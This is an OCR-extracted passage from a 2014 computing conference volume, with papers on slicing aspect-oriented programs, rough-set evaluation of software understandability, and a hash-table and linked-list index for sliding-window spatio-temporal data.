


Fig. 2 **a** SDG of the example program and **b** slice of the example program w.r.t. slicing criteria $\langle i, 13 \rangle$

Table 1 Point-cut table

Point-cut serial	PC1	PC2	PC3	PC4
Statement numbers	9	9, 10	11, 12	5, 6, 8

dependencies between the statements. Then, we have sliced the SDG according to the slicing criteria given by the user. Here, we have taken slicing criterion as $\langle 13, i \rangle$. We have applied our slicing algorithm, and the resultant SDG is shown in Fig. 2b. The nodes in the slice are represented by shaded circles. We have stored the node numbers $(1,\ 2,\ 5,\ 7,\ 8,\ 13)$ into an array.

The point-cut table is created for the AspectJ program. We can observe on the AspectJ program that there are four point-cuts int the program, and we have numbered them as PC1, PC2, PC3, and PC4. Put these into the PC table and also enter the statement numbers of MiniJava program affected by point-cuts. The final PC table is shown in Table 1. Search all elements of the slice array into the PC table and find what are the PCs affecting those statements. In our example, we got only PC4 that affects the statements present in the slice array. Now, insert the PC4 into the slice and this is the final slice of the AOP system.

3 Conclusion

In this paper, we have proposed a technique for slicing AO programs. Most of the existing techniques are based on extending the SDG for a program, which causes more complex SDGs to represent and design. In our approach, we have separately sliced the non-aspect program and the aspect program. We have maintained a point-cut table. Instead of including new nodes and dependency edges into the

same SDG of the non-aspect program, we have stored the information of point-cuts in a table. This decreases the complexity of the SDG and also decreases the slicing time.

References

1. Lamport, L., Kiczales, G.: Aspect-oriented programming proceedings of the 11th European conference on object-oriented programming, June (1997)
2. Rashid, A., Cottenier, T., Greenwood, P., Chitchyan, R., Meunier, R., Coelho, R., Sudholt, M., Joosen, W.: Aspect-oriented software development in practice : Tales from AOSD-Europe. IEEE Comput. Soc. **43**(2), 19–26 (2010)
3. Alexander, R. T., Bieman, J. M., Andrews, A. A.: Towards the systematic testing of aspect-oriented programs, Technical Report CS-4-105, Department of computer science, Colorado State University, Fort Collins, Colorado (2004)
4. Larsen, L., Harrold, M. J.: Slicing object-oriented software, In proceedings of ICSE-18 IEEE, 495–505 (1996)
5. Mohapatra, D. P., Mall, R., Kumar, R.: A node-marking technique for dynamic slicing of object-oriented programs. In proceedings of conference on software design and architecture (SODA'04), 155–160 (2004)
6. Zhao, J.: Slicing of aspect-oriented software. In the proceedings of the 10th international workshop on program comprehension (IWPC'02), IEEE computer society, USA, 251–260 (2002)
7. Sahu, M., Mohapatra, D. P.: A node marking technique for dynamic slicing of aspect-oriented programs, In proceedings of the 10th international conference on information technology (ICIT'07), 155–160 (2007)

Evaluation of Software Understandability Using Rough Sets

D. Srinivasulu, Adepu Sridhar and Durga Prasad Mohapatra

Abstract Understandability is one of the important characteristics of software quality, because it may influence the maintainability of the software. Cost and reuse of the software is also affected by understandability. In order to maintain the software, the programmers need to properly understand the source code. The understandability of the source code depends upon the psychological complexity of the software, and it requires cognitive abilities to understand the source code. The understandability of source code is getting affected by so many factors. In this paper, we have taken different factors in an integrated view. We have chosen rough set approach to calculate the understandability based on outlier detection. Generally, the outlier is having an abnormal behavior. Here, we have taken that outlier may be easily understandable or difficult to understand. Here, we have taken a few factors, which affect understandability, and bring forward an integrated view to determine understandability.

Keywords Understandability · Rough set · Outlier

D. Srinivasulu (✉) · A. Sridhar · D. P. Mohapatra
Department of Computer Science and Engineering, National Institute of Technology Rourkela, Rourkela, India
e-mail: cnud916@gmail.com

A. Sridhar
e-mail: sridharuce@gmail.com

D. P. Mohapatra
e-mail: durga@nitrkl.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_95, © Springer India 2014

1 Introduction

When programmers try to reuse code that is written by other programmers, faults may occur due to misunderstanding of the source code. The difficulty of understanding limits the reuse technique. Novice programmer might misunderstand old version and thus introduce faults into the new version. If it is difficult to understand the old version, changes to it may cause serious faults. These changes may cost more time than remaking the software systems. However, it is not easy to measure software understandability because understanding is an internal process of humans. Object-oriented programming (OOP) languages such as C++, Java, C#, Python, and Visual Basic support the concept of reusability. Reuse of something that already existed is always easier than to create the same all over again. Reusability feature may increase the reliability and decrease the cost and time.

This paper brings forward an integrated view to measure software understandability. Here, we use 6 factors, which affect the understandability. The factors are taken from different literatures [1–3].

The remainder of this paper is organized as follows: Sect. 2 describes the factors, which affect the understandability. Section 3 describes the rough set outlier detection method. Section 4 presents the proposed approached applied to the existing data set, and Sect. 5 concludes the paper.

2 Factors Affecting Software Understandability

The following factors affect the understandability of source code [1].

2.1 Comment Ratio

Comment ratio (CR) is used to judge the readability of the source code. CR can be calculated using the number of commenting lines to the total number of lines of code.

2.2 Fog Index

The quality of documentation is judged using the Fog index. The Gunning's fog index [4] is a metric that is used to measure the readability of the document.

The Gunning's fog index of a document can be calculated using Eq. (1):

$$\text{Fog} = 0.4 \times \left[\left(\frac{\text{Words}}{\text{Sentences}}\right)\right] + 100 \times \left(\frac{\text{ComplexWords}}{\text{TotalWords}}\right) \quad (1)$$

2.3 The Number of Components

Generally, software consists of a large number of components, to perform different functionalities. In the literature [1], when a worker needs to reuse/reconstruct one software system, the number of attempts needed to reconstruct one software system is the comprehension of the worker. The number of components is correlated with the understandability of software.

2.4 Cognitive Functional Size

Lin et al. [1] developed the cognitive functional size on the basis of the cognitive weights. They had assigned some weights to the basic control structures, which represent the information flow of the program.

2.5 Halstead Complexity

This complexity metric was introduced by Maurice Howard Halstead in 1977 [5]. Understandability of the code can be evaluated using this metric. This metric was proposed to measure the complexity of the source code directly using Eq. (2).

$$\begin{aligned} N &= N_1 + N_2, n = n_1 + n_2, V = N \times \log(n_1 + n_2) \\ H &= n_1 \times \log n_1 + n_2 \times \log n_2 \end{aligned} \quad (2)$$

where

V Volume
N Program length
n Program vocabulary
n_1 The number of distinct operators
n_2 The number of distinct operands
N_1 The total number of operators
N_2 The total number of operands.

2.6 Code and Data Spatial Complexity

Chhabra et al. [3, 6] presented two measures of spatial complexity, which are based on two important aspects of the program—code and data. They calculated the spatial complexity, which was the lines of code between the definition and use of the code and data. From their experimental results, it is observed that the lower is the DMSC value better is the understandability.

3 Rough Sets Evaluation of Software Understandability

For the evaluation of software understandability on different metrics, we have used rough sets. We have considered a method that is used to find outlier detection [7]. This method is based on rough entropy. It employs rough entropy-based measures to examine the uncertain information. Rough set theory (RST) is an extension of the conventional set theory, which supports approximations in decision making.

In rough set terminology, a data table is also called an information system. Let IS $= (U, A)$ be an information system, where U is a non-empty set of finite objects (the universe) and A is a non-empty finite set of attributes so that a: $U \rightarrow V_a$ for every $a \in A$ with V_a being called value set of a. For any $P \subseteq A$, there exists an associated equivalence relation IND(P):

$$\text{IND}(P) = \{(x, y) \in U_2 | a(P, a(x) = a(y)\}$$

The partition generated by IND(P) is denoted by U/IND(P) or abbreviated to U/P and is calculated as follows:

$$U/\text{IND}(P) = \otimes\{a \in P | U/\text{IND}(a)\}.$$

3.1 Rough Entropy

To measure the uncertainty in rough sets, many researchers have applied entropy to the rough sets and proposed different entropy models in rough sets.

Given an information system IS $= (U, A, V, f)$, where U is a non-empty finite set of objects and A is a non-empty finite set of attributes. For any $B \subseteq A$, let IND(B) be the equivalence relation in the form of U/IND(B) $= \{B_1, B_2, B_3 \ldots B_m\}$. The rough entropy $E(B)$ of equivalence relation IND(B) is defined by Eq. (3)

$$\text{Entropy } E(B) = -\sum_{i=1}^{m} \frac{|B_i|}{|U|} \log \frac{1}{|B_i|} \tag{3}$$

Here, $|B_i|/|U|$ denotes the probability of any element $x \in U$ being in equivalence class B_i; $1 \leq i \leq m$, and $|U|$ denotes the cardinality of set U.

3.2 Rough Entropy Outlier Factor

In order to detect the outliers in rough sets, based on the concept of rough entropy, here we calculate the relative entropy (RE) [3].

Let IS $= (U, A)$ be an information system, where U is a non-empty finite set of objects, and A is a non-empty finite set of attributes. For any $B \subseteq A$, let $U/\text{IND}(B) = \{X_1, X_2, X_3 \ldots Xm\}$ be the partition induced by IND(B).

For any $x \in U$, let $\{U - \{x\}\}/\text{IND}(B) = \{X'_1, X'_2, X'_3 \ldots X'_m\}$ be the partition when deleting the object x from U. $E(B)$ denotes the rough entropy of IND(B), and $E_x(B)$ denotes the rough entropy of $\{U - \{X\}\}/\text{IND}(B)$. The relative rough entropy RE(x) of object x is defined by $\text{RE}(x) = E_x(B)/E(B)$.

The rough entropy outlier factor (REOF) (x) of object x in IS is defined using Eq. (4):

$$\text{REOF} = \left(\sum_{i=1}^{k} \text{RE}_{a_j}(x) \times W_{a_j}(x) \right) \Big/ K \tag{4}$$

Here, $\text{RE}_{a_j}(x)$ is the relative rough entropy of object x, for every singleton subset $a_j \in A$, $1 \leq j \leq k$. For any $a \in A$, W_a: $U \rightarrow (0; 1]$ is a weight function such that for any $x \in U$, $W_a(x) = 1 - |[x]_a|/|U|$.

Steps to find out Outlier [7]

1. Collect the original data of different projects based on different metrics.
2. Transform that data table into an information system which is used in rough set using Z-score normalization: Z_score = (value − mean)/standard deviation.
   (a) If $z < 0$ then the value considered as 0.
   (b) If $0 \leq z \leq 1$ then the value considered as 1.
   (c) If $z > 1$ then the value considered as 2.
3. Induce partitions based on singleton subsets of attributes (metrics).
4. Calculate rough entropy of different attributes using Eq. (3).
5. Remove one object and calculate the rough entropy of different attributes. Repeat this step until all objects are removed once.
6. Calculate the relative rough entropy.
7. Calculate the weights of different objects w.r.t to its attributes.
8. Calculate the REOF of different objects, using Eq. (4). Based on the REOF value, we can identify an outlier.

4 Implementation and Results

In this section, we discuss some of our results.

1. Here, we have considered the metrics that are defined in Sect. 2 (Fog index, CR, components, CFS, complexity, and DMSC). Table 1 shows the information about 9 different projects, each with 6 attributes.
2. Here, we transformed the data (TD) into the required format, which is used in RST. The values for an attribute are normalized based on the mean and standard deviation of the attributes. The TD are shown in subcolumn of Table 1.
3. The partitions induced by all singleton subsets of A are as follows:

$U/\text{IND(Fog)} = (\{P_1, P_5, P_8\}, \{P_2, P_4, P_6, P_7\}, \{P_3, P_9\})$
$U/\text{IND(CR)} = (\{P_1, P_2, P_4, P_7, P_9\}, \{P_3, P_5, P_6, P_8\})$
$U/\text{IND(Components)} = (\{P_1, P_2, P_3, P_4, P_9\}, \{P_5, P_6, P_7\}, \{P_8\})$
$U/\text{IND(CFS)} = (\{P_1, P_3, P_4, P_6, P_7\}, \{P_2, P_5\}, \{P_8, P_9\})$
$U/\text{IND(Complexity)} = (\{P_1, P_2, P_3, P_5\}, \{P_4, P_7, P_9\}, \{P_6, P_8\})$
$U/\text{IND(DMSC)} = (\{P_1, P_2, P_3\}, \{P_4, P_5, P_6, P_7\}, \{P_8, P_9\})$.

4. From the definition of rough entropy, we can obtain that

$$E(\text{Fog}) = -\left[\frac{3}{9}\log\left(\frac{1}{3}\right) + \frac{4}{9}\log\left(\frac{1}{4}\right) + \frac{2}{9}\log\left(\frac{1}{2}\right)\right] = 0.4935 \tag{5}$$

$E(\text{CR}) = 0.655$, $E(\text{Components}) = 0.547$, $E(\text{CFS}) = 0.522$, $E(\text{Complexity}) = 0.493$, $E(\text{DMSC}) = 0.493$.

5. We can remove one object P from all the objects and then calculate the entropy values.

$$E_{P_1}(\text{Fog}) = -\left[\frac{4}{8}\log\left(\frac{1}{4}\right) + \frac{2}{8}\log\left(\frac{1}{2}\right) + \frac{2}{8}\log\left(\frac{1}{2}\right)\right] = 0.4515, \tag{6}$$

Table 1 Original data (OD) and transformed data (TD)

P	Fog index		CR		Components		CFS		Complexity		DMSC	
	OD	TD	OD	TD	OD	TD	OD	TD	OD	TD	OD	TD
1	7	0	5	0	42	0	96	0	0.35	0	0.22	0
2	9	1	7.2	0	50	0	109	1	0.5	0	0.24	0
3	10	2	8	1	56	0	101	0	0.54	0	0.35	0
4	9	1	7	0	64	0	99	0	0.61	1	0.38	1
5	8	0	8	1	72	1	109	1	0.60	0	0.42	1
6	9	1	8	1	79	1	102	0	0.75	2	0.39	1
7	9	1	7	0	81	1	116	0	0.68	1	0.4	1
8	8	0	8	1	95	2	132	2	0.74	2	0.53	2
9	10	2	7	0	86	0	128	2	0.69	1	0.48	2

$E_{P_1}(\text{CR}) = 0.602, E_{P_1}(\text{Components}) = 0.4799, E_{P_1}(\text{CFS}) = 0.4515, E_{P_1}(\text{Complexity}) = 0.4330, E_{P_1}(\text{DMSC}) = 0.$ 4515. Similarly we have to calculate entropy for $P_2, P_3, P_4, P_5, P_6, P_7, P_8$ and P_9.

Correspondingly, according to the definition of relative rough entropy, we can obtain that $\text{RE}_{\{\text{Fog}\}}(P_1) = 0.9148, \text{RE}\{\text{CR}\}(P_1) = 0.919, \text{RE}_{\{\text{Components}\}}(P_1) = 0.8773, \text{RE}_{\{\text{CFS}\}}(P_1) = 0.8649, \text{RE}_{\{\text{Complexity}\}}(P_1) = 0.8782, \text{RE}_{\{\text{DMSC}\}}(P_1) = 0.9158$. Similarly, we have to calculate RE for $P_2, P_3, P_4, P_5, P_6, P_7, P_8$ and P_9.

6. Calculate the weight $W\{\text{attribute}\}$ (project) as follows:

$W_{\{\text{Fog}\}}(P_1) = 6/9, W_{\{\text{CR}\}}(P_1) = 4/9, W_{\{\text{Components}\}}(P_1) = 4/9, W_{\{\text{CFS}\}}(P_1) = 4/9, W_{\{\text{Complexity}\}}(P_1) = 5/9, W_{\{\text{DMSC}\}}(P_1) = 6/9$. Similarly we have to calculate Weights for $P_2, P_3, P_4, P_5, P_6, P_7, P_8$ and P_9.

7. Calculate REOF of different objects using Eq. (4).

$$\begin{aligned}\text{REOF}(P_1) = (&0.9148 \times 6/9 + 0.919 \times 4/9 + 0.8773 \times 4/9 \\ &+ 0.8649 \times 4/9 + 0.8782 \times 5/9 + 0.9158 \times 6/9)/6\end{aligned}$$

=0.468, similarly, it can be shown that $\text{REOF}(P_2) = 0.524$, $\text{REOF}(P_3) = 0.5251$, $\text{REOF}(P_4) = 0.4654$, $\text{REOF}(P_5) = 0.5822$, $\text{REOF}(P_6) = 0.5437$, $\text{REOF}(P_7) = 0.500$, $\text{REOF}(P_8) = 0.716$, $\text{REOF}(P_9) = 0.$ 6321.

From the above REOF values, it may be seen that the object (project) P_8 is having abnormal value, i.e., it is an outlier. For this set of data which we have taken, the P_8 is may be easily understood or difficult to understand. By considering different attribute values of projects, we can say technically to what extent it is difficult to understand.

In the implementation of fuzzy cluster analysis, they [8] have used square self-synthesis operation. The time complexity of their approach is $O(n^3)$. In our case, it will be $O(m * n * \log n)$, here, m is the number of attributes, which we have taken for evaluation, and n is the number of projects. So the time complexity of our approach is better than the time complexity of [8].

5 Conclusion

Software understandability affects quality of overall software engineering. If software understandability is favorable, software development process can be mastered definitely. In this work, we considered so many different types of metrics. But we want to focus few more metrics in our further research. Here, we used a rough set approach to detect the project, which is having abnormal behavior. This type of behavior tells us that the particular project is either easily understandable or very much difficult to understand. The algorithm which is used by us is having

less time complexity than fuzzy-based approach. In our further work, we want to include threshold values, which have been calculated based on the standard values of different attributes; based on that threshold value, we will give outlier ranking.

References

1. Halstead, M.H.: Elements of Software Science. Elsevier, Amsterdam (1977). ISBN 0-444-00205-7
2. Krishan, K., Aggarwal, Y.S.: An integrated measure of software maintainability. In: Proceedings of Annual Reliability and Maintainability Symposium, pp. 235–240. (2002)
3. Li, X., Rao, F.: An rough entropy based approach to outlier detection. J. Comput. Inf. Syst. **8**(24), 10501–10508 (2012)
4. Mall, R.: Fundamentals of Software Engineering, 3rd edn. Prentice Hall, New York (2009)
5. Singh, J.K.: Code and data spatial complexity: two important software understandability measures. Inf. Softw. Technol. **45**(8), 539–546 (2003)
6. Singh, J.K.: Measurement of object-oriented software spatial complexity. Inf. Softw. Technol. **46**(10), 689–699 (2004)
7. Lin, J.-C., Wu, K.-C.: A model for measuring software understandability. In: Proceedings of the Sixth IEEE International Conference on Computer and Information Technology, 2006. CIT'06, pp. 192–192. (2006)
8. Lin, J.-C., Wu, K.-C.: Evaluation of software understandability based on fuzzy matrix. In: Proceedings of the IEEE International Conference on Fuzzy Systems, 2008. FUZZ-IEEE 2008, (IEEE World Congress on Computational Intelligence), pp. 887–892. (2008)

HCDLST: An Indexing Technique for Current and Recent-Past Sliding Window Spatio-Temporal Data

Kuleshwar Sahu, Sangharatna J. Godboley and S. K. Jain

Abstract There are several applications such as wireless communication and geographical information system that use both spatial and temporal data. Since last decade, researchers are working on the current and limited past data for query processing that leads to the development of data stream management system (DSMS). Mostly, DSMSs are application specific. Earlier spatial and temporal data were managed by historical data management systems and did not have support for real-time data processing. In this paper, we propose an idea for indexing sliding window spatio-temporal data, which efficiently updates evolution of the objects' positions and maintains the current and recent-past data for query processing. It also efficiently deletes the obsolete data that have no further use. We also propose a hash table and a doubly circular linked list-based technique which efficiently manages the index updates and time range queries for real-time data management.

Keywords Spatio-temporal database · Sliding window · Current and recent-past data · SWST · PIST · Spatial and time range queries

K. Sahu (✉) · S. K. Jain
Computer Engineering Department, NIT Kurukshetra, Kurukshetra, India
e-mail: kuleshwar03@gmail.com

S. K. Jain
e-mail: skj_nith@yahoo.com

S. J. Godboley
Department of Computer Science and Engineering, NIT Rourkela, Rourkela, India
e-mail: sanghu1790@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_96, © Springer India 2014

1 Introduction

Recent research in the database system witnessed the emergence of new technology which process the continuous and rapid arriving data, known as data stream management system (DSMS). Traditional database system is concerned about static data where the update of data occurs very less frequently. Once data are stored in the disk, query processing is performed on these data, and there is very less notion of update of data tuples; hence, traditional database management system does not support online update of the data, which leads to the development of DSMS. DSMS is concerned about management of current and recent-past data, which is present in sliding window. Data stream is a real-time, continuous, ordered sequence of items, which is generated by the application domain. It is not feasible to store and process the stream. In these categories of systems, query processing is done by executing the query continuously. Unlike in traditional DBMS the query been posed and give the result and the scope of the query ends. Here in DSMS query continuously execute over the time, these type of queries are called continuous query referred from paper [1]. Table 1 shows the key differences between DBMS and DSMS, and the following requirements of DSMS are not available in traditional DBMS in paper [2]:

- DSMS is push-based or data-driven, while DBMS is pull-based.
- DSMS supports persistent query or long time running query, while DBMS supports one-time query. In DSMS, while persistent query is executing in system, data arrival rate and query load may change.
- Data streaming applications generate unlimited data.
- DSMS demands new query semantic and query language support to work with streams and persistent queries.

Spatio-temporal database is the evolution of spatial database management with addition of time domain information. This system maintains the information about the position of object over the time. Generally, much of the work that is done in this area is focused toward history of objects' movement over the time. In spatio-temporal database object continuously forwards the spatial information with respect to time. Efficient update of entries is the major concern in this category of system. Indexing of evolution of the pattern of movement of the object is the central focus of the research in this area. sliding window in paper [3] is the heart of the data streaming.

Table 1 Difference between DBMS and DSMS

Points	DBMS	DSMS
Data unit	Persistent relation	Continuous stream
Query	One-time queries	Continuous query
Data access	Random	Sequential
Storage	Unbounded disk	Bounded RAM
Services	No real time	Real time
Result matters	Current state of DB	On historical data

2 Related Work

Indexing of Spatio-Temporal data mainly based on the historical data management which maintain past history information about the objects positions. There are various techniques evolved to index which are under historical Spatio-Temporal data management like MVB-tree, HR-tree, 3D tree, MV3R-tree in paper [4], PIST-tree in paper [5] and most important SWST in paper [6] which maintain the indexing of last two sliding window. Initial basic of spatial-temporal indexing are conceptual and logical representation of points, regions, line in paper [7].

2.1 Multi-Version B-Tree

This index structure is based on the B-tree where we maintain the multiple versions of the data for different time. As the new information about the object position came, earlier information becomes obsolete, and then, new version of the information is created and tree continues to grow. If range queries arrive, then it leads to processing of a large amount of data as the multiple versions of the similar data present in different places. Figure 1 depicts the MVB-tree where root node contains the whole information and other leaf nodes A, B, and C contain information of objects' position at various time domains. The information present in four entries are in the form <spatial_location,start_time,end_time,sutree_pointer>. The main disadvantage in this approach is the maintenance of various versions, and also, range queries are not processed very efficiently.

2.2 Historical R-Tree

Instead of storing multi-version of the similar data we can maintain the tree status at a different time stamp or stamp database status at different time, called HR-tree. It is based on the direct acyclic graph (DAG) where all trees at different time




Fig. 1 MVB-tree




Fig. 2 HR-tree

stamps share the some sub-trees which save memory and it is very efficient for time slice query, but when question comes as time range query, complex structure leads to low performance, because we need to track all sub-trees. As depicted in Fig. 2, tree structure at different time stamps 0 and 1 is shown, and here, some of the branches are common in both of the trees, which depict the presence of same information in both states of the tree.

2.3 3D Tree

None of the above approaches are efficient for processing time range queries. The 3D tree considers the time as third dimension. The movement of 2D object can be modeled as 3D boxes in the three-dimensional space. This tree does not consider weak version condition as MVB does; hence, for short interval query or time slice queries, it is inefficient, but for long range query, it is most appropriate as there is no redundancy. Hence, till this stage, no one efficiently manages both time slice and time range queries. Figure 3 depicts the object movement in the 3D space and also depicts the query time in 3D space in paper [8].

2.4 MV3R-Tree

Till this stage, there was not any indexing structures which efficiently process both time slice and time range queries. MV3R-tree uses Multi-Version B-tree and auxiliary 3D R-tree which is present at leaf. MVB-tree is efficient for time slice query and 3D-R tree is efficient for time range queries. MV3R-tree employs several heuristics to reduce structure size and improve query performance.




Fig. 3 3D Tree

2.5 PIST and SWST

Both of these approaches based on the two-level indexing uses B^+-tree at second level for the temporal data indexing. PIST is the historical data indexing technique, we can use the spatial distribution to enhance the performance and each spatial distribution has the B^+-tree for temporal indexing. SWST is the first ever work which is concerned about indexing of sliding window (limited retention) spatio-temporal information. SWST in paper [4] take the last two sliding window data and index them using two B^+-tree, once the data from third window arrives then first B^+-tree data gets overwritten. In the first level SWST also uses the cell distribution each cell associated with two B^+-tree. The advantage of the SWST is that it support data stream processing and it is been proven that it performance better than MV3R-tree. Here SWST and PIST uses B^+-tree for temporal indexing, as the new data arriving continuously our indexing structure is also getting changed accordingly and update complexity of B^+ is $O(n\log_n)$ that gives requirement of efficient update of index which been dealt using the HCDLST-tree. Comparison of all above techniques depicted in paper [8] and trajectory of the objects movement dealt in paper [9] by SETI technique.

3 HCDLST-Tree

HDLST is the indexing technique for indexing the sliding window current and recent-past data of moving object in spatio-temporal domain. As in SWST we take the last two sliding window data and put it on the corresponding cells and index the temporal information using two B^+-tree one for each window. Once the data from third window arrives, we delete the entries in the first B^+ and start filling the data in first B^+ from the third sliding window. In SWST the temporal information maintain in the two-dimensional fashion which pose large overlaps while query processing. In SWST, similar time stamp may be distributed more than once which cause large overlap which must refined which cause more processing. Here, in HDLST, we use the hashing-based circular doubly linked list for spatio-temporal

data to index the entries at different time stamps. Hash table is associated with each of the leaves (cell), which keeps the pointers for the circular doubly linked lists. As user interest is current and recent-past data then fewer amounts of data processed while query processing which cause less Hash Table size to store in index structure which may enhance the query performance.

3.1 Structure of the HCDLST-Tree

HCDLST-tree is divided into two parts: spatial index and temporal index. Spatial part are either cell distribution or R^+-trees based indexing an each cell contain a Hash table for temporal data indexing associated with a Hash table and a update index. Hash table contains the pointers to the linked list nodes, and linked list contains the address of the actual record in the disk. Update index contains hash index where next arriving data are going to be placed. As the data arriving from the sliding window is going to stored on the disk (or might be directly in RAM) and their addresses are continuously storing in the circular doubly linked list and corresponding information updated in the hash table too. Figure 4 depicts the structure of the HCLDST indexing technique.

The upper part shows the spatial distribution in the form of cell, which may be converted to R^+, and the lower part represents the circular doubly linked list where the first section represents the entry number, second section represents the tuple time stamp or it may be time stamp range for any object to be present at corresponding cell for specified range of time like from 20 to 50 s, and third section represents pointers to actual address in the disk block. Each spatial leaf node is associated with a hash table, which contains the pointers to those circular doubly linked list. Structure of the hash table is depicted in Fig. 4. First section represents the entry number corresponding to the doubly linked list as the number of doubly linked list nodes and the number of hash table entries are same. Second section represents the time stamp that doubly linked list contains, and third section represents the pointer to corresponding doubly linked list node.

3.2 Entry Insertion and Deletion

As the data streams are continuously arriving hence the update of index is prime conc ern. As in case of SWST index second level is B^+-tree index which is having $O(n\log_n)$ cost for updating continuous entry. In HCDLST, we use update index of the hash entry where we need to update the coming stream, which can be done by using constant cost, but here, we have used the hash table, which requires O(n) space. Once the entries in the hash table become full, then the entry which is most obsolete is overwritten as we increase the update index by update index = (update index + 1) % window size. Hence, obsolete entries get deleted very efficiently.




Fig. 4 HCDLST indexing structure for window size = 6

3.3 Query Processing

Generally, in spatio-temporal domain, the following types of queries are posed in paper [10] and [11]:

- *Time Slice Query within Spatial Range*: These queries contain spatial range and particular time stamp. An instance is "Find all the object present in rectangle having points as (12, 14) and (45, 89) in the 3rd hour and 23th second of the day."
- *Time Range Query within Specified Spatial Range*: These queries contain both spatial and temporal range. An instance is "Find all the object present in the spatial rectangle having points as (12, 14) and (45, 89) in between 4th hour to 10th hour."

For processing time slice query, we locate the time stamp in hash table and get the disk address from the linked list and load the required data. To process range query, we locate the minimum time range in the hash table and load data from the disk till the upper range of time range found in the doubly circular linked list. For spatial range queries, we need to load all the data for each cell that comes under the queries' range.

4 Conclusion

In this paper, we have proposed a novel way of managing the indexes for spatio-temporal information that uses a hash table and a doubly circular linked list. The efficient management of spatio-temporal data are necessary for most of the real-time information management systems. The use and management of indexes in such information systems further strengthen their information retrieval for different kinds of queries. The proposed index uses current and recent-past data that are needed in real-time applications. In our future research work, we plan to implement the proposed index and to test its performance on different categories of queries. Other area of research in data stream depicted in paper [12], [13], and [14].

References

1. Mokbel, M.F., Xiong, X., Hammad, M.A., Aref, W.G.: Continuous Query Processing of Spatio-Temporal Data Streams in Place. Kluwer Academic Publishers (2004)
2. Carney, D., Cetinternel, U., Cherniack, M., Convey, C., Lee, S., Seidman, G., Stonebraker, M., Tatbul, N., Zdonik, S.: Monitoring streams: a new class of data management applications. In: Proceedings of the International Conference on Very Large Data Bases, pp. 215–226 (2002)
3. Golab, L., Ozsu, M.T.: Processing sliding window multi-joins in continuous queries over data streams. In: Proceedings of the 29th VLDB Conference (2003)
4. Tao, Y., Papadias, D.: MV3R-Tree: a spatio-temporal access method for time slice and interval queries. In: Proceeding of VLDB Conference (2001)
